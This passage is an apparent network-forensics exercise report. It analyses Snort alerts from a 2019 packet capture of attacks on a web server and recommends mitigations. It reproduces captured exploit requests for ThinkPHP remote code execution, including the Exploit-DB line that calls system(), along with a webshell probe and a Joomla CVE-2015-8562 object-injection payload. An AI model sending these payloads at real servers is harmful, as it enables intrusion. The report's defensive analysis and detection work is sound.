
UBNetDef found, *Invision Board PHPINFO.PHP Information Disclosure Vulnerability* with *CVE: CVE-2002-1149*. It is a *configuration error vulnerability* that may disclose sensitive information **(system varibles, path names, modules of apache, PHP setup, Apache module version numbers etc)** to remote attackers. The *'phpinfo.php'* script exploited this vulnerability. This script provides information about the software's environment, which may assist remote attacker for further attacks. This attack maps to **Reconnaissance/Delivery/Exploitation (Combined)** phases of Kill Chain.

The next two alerts indicated an *attempted privilege escalation*. The images below show the corresponding packets and their TCP stream, which clearly shows the exploit used to access higher privilege. These exploitation attempts map to **Delivery/Exploitation (Combined)** phases of kill chain.




```
264 2019-12-25 06:30:06 139.199.184.166        10.12.25.101       HTTP       469 GET /index.php?s=%2f%69%6e%64%65%78%2f%
265 2019-12-25 06:30:06 10.12.25.101           139.199.184.166    HTTP       546 HTTP/1.1 404 Not Found  (text/html)
```

**Figure 13 - Privilege Escalation 1**




```
GET /index.php?
s=%2f%69%6e%64%65%78%2f%5c%74%68%69%6e%6b%5c%61%70%70%2f%69%6e%76%6f%6b%65%66%75%6e%63%7
4%69%6f%6e&function=%63%61%6c%6c%5f%75%73%65%72%5f%66%75%6e%63%5f%61%72%72%61%79&vars[0]
=%6d%645&vars[1][]=%48%65%6c%6c%6f%54%68%69%6e%6b%50%48%50 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Host: 128.199.64.235
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Date: Wed, 25 Dec 2019 06:30:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 276
Keep-Alive: timeout=5, max=64
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

**Figure 14 - TCP Stream PE 1**



```
 267 2019-12-25 06:30:06  139.199.184.166     10.12.25.101       HTTP      470 GET /elrekt.php?s=%2f%69%6e%64%65%7
 268 2019-12-25 06:30:06  10.12.25.101        139.199.184.166    HTTP      546 HTTP/1.1 404 Not Found  (text/html)
```


**Figure 15 - Privilege Escalation 2**



```
GET /elrekt.php?
s=%2f%69%6e%64%65%78%2f%5c%74%68%69%6e%6b%5c%61%70%70%2f%69%6e%76%6f%6b%65%66%75%6e%63%7
4%69%6f%6e&function=%63%61%6c%6c%5f%75%73%65%72%5f%66%75%6e%63%5f%61%72%72%61%79&vars[0]
=%6d%645&vars[1][]=%48%65%6c%6c%6f%54%68%69%6e%6b%50%48%50 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Host: 128.199.64.235
Connection: Keep-Alive
Cache-Control: no-cache
```

**Figure 16 - TCP Stream PE 2**

*Exploit Database* contained these exploits (ThinkPHP Vulnerability), as shown below.



EXPLOIT DATABASE

ThinkPHP 5.0.23/5.1.31 - Remote Code Execution

| EDB-ID: | CVE: | Author: | Type: | Platform: | Date: |
|---|---|---|---|---|---|
| 45978 | N/A | VULNSPY | WEBAPPS | PHP | 2018-12-11 |

EDB Verified: ✗


Exploit: ⬇ / {}

Vulnerable App: ▣

```
# Exploit Title: ThinkPHP 5.x < v5.0.23,v5.1.31 Remote Code Execution
# Date: 2018-12-11
# Exploit Author: VulnSpy
# Vendor Homepage: https://thinkphp.cn
# Software Link: https://github.com/top-think/framework/
# Version: v5.x below v5.0.23,v5.1.31
# CVE: N/A

# Exploit

http://server/public/index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20'phpinfo();'
```


**Figure 17 - Exploit found in Exploit Database**

The attacker continuously scanned the webpage exhaustively for any possible exploitable vulnerability. At *06:42:19*, the attacker attempted to get to an inaccessible file that could reveal sensitive information and access forbidden error. This attack maps to **Reconnaissance/Delivery/Exploitation (Combined)** phases of Kill Chain. The figure below shows the same.



```
1705 2019-12-25 06:42:19 139.199.184.166      10.12.25.101        HTTP       351 POST /.php HTTP/1.1  (application/x-w
1706 2019-12-25 06:42:19 10.12.25.101         139.199.184.166     HTTP       549 HTTP/1.1 403 Forbidden  (text/html)
```


**Figure 18 - Information Leak Attempt 2**



```
POST /.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
66.0.3359.139 Safari/537.36
Host: 128.199.64.235
Content-Length: 18
Connection: Keep-Alive
Cache-Control: no-cache

m=die(@md5(Apri1))HTTP/1.1 403 Forbidden
Date: Wed, 25 Dec 2019 06:42:19 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 279
Keep-Alive: timeout=5, max=84
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
```


**Figure 19 - TCP Stream for Attempted IL 2**

The last alert indicated a Web Application Attack using exploit Joomla RCE M3 or Joomla Object Injection Remote Command Execution, which exploited Joomla versions 1.5.x and 2.5.x. It is a critical vulnerability. The vulnerability is due to a lack of validation over input objects that can lead to remote code execution. A remote attacker could exploit this vulnerability by sending a malicious request to the victim. Successful exploitation of this vulnerability can result in arbitrary code execution in the target user's context. **ON** December 15th, 2015 **WAS FIRST REPORTING FOR THIS VULNERABILITY**, with CVE: CVE-2015-8562. The image below shows the Wireshark packet of the attack attempt. The TCP stream of packets showing a script involving "JDatabaseDriverMysqli" (indicator for this attack) verify the attack. This attack maps to **Delivery/Exploitation (Combined)** phases of Kill Chain. If this attack is successful, it can also fall under **Command and Control** category because it will allow arbitrary code execution.



```
2060 2019-12-25 06:45:33 139.199.184.166    10.12.25.101       HTTP      691 GET /joomla/ HTTP/1.1
2061 2019-12-25 06:45:33 10.12.25.101       139.199.184.166    TCP        54 http > 52375 [ACK] Seq=777 Ack=1268 Win=32768 Len=0
2062 2019-12-25 06:45:33 10.12.25.101       139.199.184.166    HTTP      546 HTTP/1.1 404 Not Found  (text/html)
```

**Figure 20 - Web Application Attack Attempt on Joomla**



```
GET /joomla/ HTTP/1.1
X-Forwarded-For: }__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:
17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:
9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:
56:"die(md5(DIRECTORY_SEPARATOR));JFactory::getConfig();exit";s:
19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:
20:"JDatabaseDriverMysql":0:{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}....
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:28.0) Gecko/20100101 Firefox/
28.0
Host: 128.199.64.235
Connection: Keep-Alive
Cache-Control: no-cache
```

**Figure 21 - TCP Stream showing script involving "JDatabaseDriverMysqli"**

UBNetDef did not find any proof of the successful intrusion. However, the creation of more sophisticated snort rules will help further investigation detect any unidentified behavior.

## RECOMMENDED CLEAN UP AND MITIGATION STRATEGIES

Before implementing any of the following mitigation steps, block the ip address *139.199.184.166* in the firewall of the webserver as well as the router. A rule such as following might be helpful –

```
iptables -A INPUT -s 139.199.184.166 -j DROP
iptables -A OUTPUT -d 139.199.184.166 -j DROP
```

- For *CVE-2002-1149*, there is no vendor-supplied patch. The advice for any server with *"Invision Board"* installed is to disable **phpinfo()** in the PHP startup file in addition to setting **safe-mode = On** and perhaps to specify a special **safe_mode_exec_dir**.
    - **Reference** - 'Re: Information Disclosure with Invision Board installation (fwd)' - MARC
- Threat actors actively use a remote code execution bug in the Chinese open-source framework ThinkPHP to implant various malware, and a similar exploit was used to gain privileged access on the webserver. This vulnerability was patched in *ThinkPHP* versions *5.0.23* and *5.1.31*. UBNetDef strongly encourages to **upgrade** to a newer version of the framework.
- For *CVE-2015-8562*, If you are a Joomla user, check your logs right away. Look for requests from the *139.199.184.166*. UBNetDef also recommend searching your logs for *"JDatabaseDriverMysqli"* in the User Agent as it has been used in the exploits. If you find them, consider your Joomla site compromised and move to the remediation / incident response phase.
    - The first step is to add the following lines in server block of .htaccess file on server.
        - ***RewriteCond %{HTTP_USER_AGENT} O:[0-9]+: [NC]***
        - ***RewriteRule .* - [F]***
        - Then update Joomla to latest version (3.4.6+ recommended).

- Another method of mitigation is to update your Security Gateway product (if using any).
    - In order to activate protection, update your Security Gateway product to the latest IPS update. In the IPS tab, click Protections and find the **Joomla Object Injection Remote Command Execution** protection using the Search tool and Edit the protection's settings. Install policy on all Security Gateways. This protection's log will contain the following information:
    - **Attack Name:** Web Server Enforcement Violation.
      **Attack Information:** Joomla Object Injection Remote Command Execution.
  - **Reference** - https://blog.sucuri.net/2015/12/remote-command-execution-vulnerability-in-joomla.html

**General guidelines to prevent against these types of attacks (Object Injection) are as follows –**

- *Escape malicious syntax*: It is done in server-side code before user input reaches the SQL interpreter, so all malicious characters have been identified and suppressed to be benign.
- Use *parameterized queries*: This is the oldest advice to battle SQL injection where placeholders are used to store user input before it is acted on by the SQL interpreter.
- *Make use of stored procedures:* Stored procedures allow for central code management and help reduce the attack surface.
- Remove *unnecessary functionality* on your database server.
- *Encrypt sensitive data*.
- Use *whitelist validation* for input including *canonicalization*: These are two main ideas related to sanitizing user input before it reaches the database interpreter. *Whitelisting* is simply the use of only known-good values. *Canonicalization* is the processing of taking user input and "*boiling it down*" (normalizing it) to its simplest form. This is especially useful in injection and path traversal attacks to fully understand what the attacker is attempting.
- Implement a *least privilege* model on your database: This simply means the credential level of the accounts used to access the database need to be tightly restricted and monitored.
- Use IDS like *Snort* or *Suricata* to detect any malicious traffic and add those malicious IP addresses to black list rules.

## CONTRIBUTING ANALYSTS

Lead Analyst: Gursimran Singh
Contributing Analysts: UBNetDef

## APPENDIX: ANALYSIS CHEAT SHEET

- zeek -r 2019-12-03-traffic-analysis-exercise.pcap
- less -S dns.log
- cat dns.log | zeek-cut query | sort | uniq -c | sort -rn > dnslist
- sudo snort -c ../../etc/snort.conf -r /home/student/Downloads/example.pcap -A full
- sudo cat /var/log/snort/alert | less -S
- cat dhcp.log | bro-cut mac client_addr
- cat dhcp.log | bro-cut client_addr host_name | sort | uniq